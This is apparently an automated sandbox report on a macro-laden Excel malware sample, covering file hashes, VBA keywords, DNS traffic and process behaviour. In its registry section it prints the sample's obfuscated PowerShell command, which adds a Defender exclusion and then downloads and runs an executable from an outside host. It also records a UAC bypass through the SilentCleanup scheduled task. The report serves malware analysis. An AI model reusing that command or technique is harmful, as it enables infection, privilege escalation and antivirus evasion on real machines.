http://https://clients.config.office.net/user/v1.0/mac	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://dataservice.o365filtering.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://directory.services.	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://staging.cortana.ai	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	349782
Start date:	08.02.2021
Start time:	08:16:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Marine Tiger.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.winXLSM@6/2@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 104.43.193.48, 52.255.188.83, 168.61.161.212, 52.109.32.63, 52.109.12.24, 52.109.88.38, 51.104.139.180, 92.122.144.200, 92.122.213.247, 92.122.213.194, 20.54.26.129, 51.104.144.132 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\E0EFE241-5146-4D5E-B9A0-B1624BA1283F	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133103
Entropy (8bit):	5.376518307041671
Encrypted:	false
SSDEEP:	1536:IcQceNqaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLLPEh:ErQ9DQW+zBX84
MD5:	0E15BC23323CD381098EFE33CBF70B05
SHA1:	99B6142771405950DB6454916C3A1ADC25027CD2
SHA-256:	CCD077925137FCD7278CFB4810E8F5048B232BA2CCD452077BF00FB3B1F8147E
SHA-512:	34FC65E3E866070CE5A0901ABCDB8FD43AE4D56E7C60B2FF9A0E05FED101AA35845D7F6B4038336BA53FFC6E4445DA268E3AABD59A92F838E7B50D3DB6E55ECD
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-02-08T07:17:41">.. Build: 16.0.13802.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\Desktop\~$Marine Tiger.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F53627
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.2916363654589444
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Marine Tiger.xlsm
File size:	13677
MD5:	18d6c58d438aa199c43cec6503ae2a6c
SHA1:	f2dbad3686195f07db9bac1aa7eba45120069ded
SHA256:	6c92ed33934d5a604f57aac4ff3325272035428529179 1bed88b6f3f15b9631d
SHA512:	2a0c139a909810abbeea86258c7fa4960b6eb2893e8203a0f5815a080070062957a7aa7ccfc27bd3ef5129c31c03c28139b9e05d2284d52b9f89ec15752c1621
SSDEEP:	192:HePPN4twKo8V99pSKCxW9KBIYU0mT2+QOUSp+Qak1Y5t0SQxizT3W7+p+1iTvVp+:HeHNSVV9GKCZBlLhTBY4D9SQITMaT2
File Content Preview:	PK.....!...5Qo...?.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/349782/sample/Marine Tiger.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	admin
Last Saved By:	admin
Create Time:	2021-02-08T00:29:32Z
Last Saved Time:	2021-02-08T00:29:32Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	15.0300

Streams with VBA

VBA File Name: Sheet1.cls, Stream Size: 991

General	
Stream Path:	VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	991
Data ASCII:	. . . . . - . . . . . H . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 48 ab 9b d5 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable

Keyword
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 3911

General	
Stream Path:	VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	3911
Data ASCII:	. . . . H . . [. . . . # . . . . p . . . . % y . B . I . " . . L . . . . F . . . . V . . . . D . + 1 . 2 + 4 . . . . x . . . . . . V . . . . D . + 1 . 2 + 4 . . . . . % y . B I . " . . L . . . . M E . . . .
Data Raw:	01 16 03 00 03 00 01 00 00 82 04 00 00 e4 00 00 00 10 02 00 00 b0 04 00 00 be 04 00 00 ee 0a 00 00 00 00 00 00 01 00 00 00 48 ab 8a 5b 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 70 00 ff ff 00 00 fd eb 8f e2 25 79 1a 42 a4 49 8c 22 2e 88 4c dc 19 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Mid(str,
VB_Name
VB_Creatable
"ThisWorkbook"
VB_Exposed
ghhfgfgdsfas
ghhfgfgdsfas.Run
Public
ghhfgfgdsfas.RegWrite
Function
hgfhffsadsa(b)
Chr(CLng("&H"
Len(str)
hgfhffsadsa(a),
hgfhffsadsa(d)
VB_Customizable
ghhfgfgdsfas.RegDelete
CreateObject("WScript.Shell")
hgfhffsadsa(str)
hgfhffsadsa
Application.Wait
ActiveWorkbook.Close
VB_TemplateDerived
False
Attribute
(hgfhffsadsa(c))
Workbook_Open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 410

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	410
Entropy:	5.28659801209
Base64 Encoded:	True
Data ASCII:	I D = " { 3 5 7 D B 1 7 0 - 5 7 2 A - 4 4 4 C - 9 6 A B - F 4 7 A 4 B E A 9 A 3 3 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 2 0 2 2 C 7 0 D C B 0 D C B 0 D C B 0 D C B " . . D P B = " 4 0 4 2 A 7 2 8 A 8 2 8 A 8 2 8 " . . G C = " 6 0 6 2 8 7 4 8 8 8 4 8 8 8 B 7 " . . .
Data Raw:	49 44 3d 22 7b 33 35 37 44 42 31 37 30 2d 35 37 32 41 2d 34 34 34 43 2d 39 36 41 42 2d 46 34 37 41 34 42 45 41 39 41 33 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 56 42 41 50 72 6f 6a 65 63 74 22 0d 0a 48 65

Stream Path: PROJECTwm, File Type: data, Stream Size: 62

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	62
Entropy:	3.05546715432
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 2626

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2626
Entropy:	4.20376881285
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 1 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . . . 1 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 a6 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 1619

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	1619
Entropy:	3.43446059295
Base64 Encoded:	False
Data ASCII:	. K * . . . . . r U . . . . . @ . . . . . @ . . . . . @ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ Z . . . . . " . . . . . n . . H . E . . . . g g . x . . . . .
Data Raw:	93 4b 2a a6 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 7e 0a 00 00 00 00 00 00 7e 02 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 201

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	201

General	
Entropy:	1.7880291092
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . @ . . . . ~ z . . . . 1 . . . . A . . . . s t r ^ . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 02 00 00 00 00 00 00 7e 7a 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 ff ff ff ff ff ff ff ff 06 00 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 788

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	788
Entropy:	1.87355751034
Base64 Encoded:	False
Data ASCII:	r U . . . . @ . . . . @ . . . . 8 . . . . P . . . . a . . . . / . ` . . . A . . . . . . . . . . . . . . . . . . . . . . . q . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . ` . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 00 01 00 91 07 00 00 00 00 00 00 00 00 00 00 c1 07 00 00 00 00 00 00 00 00 00 00 11 08

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 230

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	230
Entropy:	2.07483755026
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . x . . . . . 8 . . . . ` . . q . 8 . . . . . . . . . . . . . . . . . . . . . . . . . . P . ! . . . . . . . . . . . . . ` . . y . . . . O . O . . . . b . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 38 00 e1 01 00 00 00 00 00 00 00 00 02 00 00 00 03 60 00 00 71 08 38 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 515

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	515
Entropy:	6.31110415976
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . G . b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 ff b1 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 fc 47 10 62 06 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Network Behavior

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 8, 2021 08:17:29.671468019 CET	53	53195	8.8.8.8	192.168.2.3


Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 8, 2021 08:17:30.578852892 CET	50141	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:30.628112078 CET	53	50141	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:31.539889097 CET	53023	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:31.588670969 CET	53	53023	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:32.337229013 CET	49563	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:32.388998985 CET	53	49563	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:33.543865919 CET	51352	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:33.595721960 CET	53	51352	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:34.506308079 CET	59349	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:34.555037022 CET	53	59349	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:37.979222059 CET	57084	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:38.027921915 CET	53	57084	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:40.255678892 CET	58823	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:40.304944038 CET	53	58823	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:41.312760115 CET	57568	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:41.371130943 CET	53	57568	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:41.856842995 CET	50540	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:41.927426100 CET	53	50540	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:42.852962971 CET	50540	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:42.873713017 CET	54366	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:42.911722898 CET	53	50540	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:42.922547102 CET	53	54366	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:43.870248079 CET	50540	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:43.928631067 CET	53	50540	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:44.705092907 CET	53034	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:44.757136106 CET	53	53034	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:45.884335995 CET	50540	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:45.941566944 CET	53	50540	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:46.423844099 CET	57762	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:46.475893974 CET	53	57762	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:47.760458946 CET	55435	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:47.809139013 CET	53	55435	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:49.903060913 CET	50540	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:49.960392952 CET	53	50540	8.8.8.8	192.168.2.3
Feb 8, 2021 08:17:57.622337103 CET	50713	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:17:57.674360991 CET	53	50713	8.8.8.8	192.168.2.3
Feb 8, 2021 08:18:00.599349022 CET	56132	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:18:00.659370899 CET	53	56132	8.8.8.8	192.168.2.3
Feb 8, 2021 08:18:07.296377897 CET	58987	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:18:07.356523991 CET	53	58987	8.8.8.8	192.168.2.3
Feb 8, 2021 08:18:18.375744104 CET	56579	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:18:18.445221901 CET	53	56579	8.8.8.8	192.168.2.3
Feb 8, 2021 08:18:34.436386108 CET	60633	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:18:34.487858057 CET	53	60633	8.8.8.8	192.168.2.3
Feb 8, 2021 08:18:38.150732040 CET	61292	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:18:38.209528923 CET	53	61292	8.8.8.8	192.168.2.3
Feb 8, 2021 08:19:09.345927954 CET	63619	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:19:09.394865036 CET	53	63619	8.8.8.8	192.168.2.3
Feb 8, 2021 08:19:10.840198994 CET	64938	53	192.168.2.3	8.8.8.8
Feb 8, 2021 08:19:10.902976036 CET	53	64938	8.8.8.8	192.168.2.3

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2412 Parent PID: 792

General

Start time:	08:17:39
Start date:	08/02/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x970000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFB83F5E1E33D1E135.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	687392AB	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Marine Tiger.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	AD51E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Marine Tiger.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00 20 00 20 00 20 00 20 00 20 00 20 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	AD5241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	9E20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	9E211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68778A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68778A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68778A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	9E213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	9E213B	RegSetValueExW
HKEY_CURRENT_USER\Environment	windir	unicode	cmd /c p^owersh^el^l -w 1 Add-MpPreference -ExclusionPath "$env:appdata";Start-Sleep 12; (New-Object Net.WebClient).DownloadFile('http://unitranship.in/pWfS5sMI9kWirEK.exe',($env:appdata)+'\TqNcC.bat');Start-Sleep 2; Start-Process $env:appdata\TqNcC.bat;&REM '	success or wait	1	6878D539	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1304 Parent PID: 2412

General

Start time:	08:17:42
Start date:	08/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Copyright null 2021

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1380 Parent PID: 1304

General

Start time:	08:17:42
Start date:	08/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
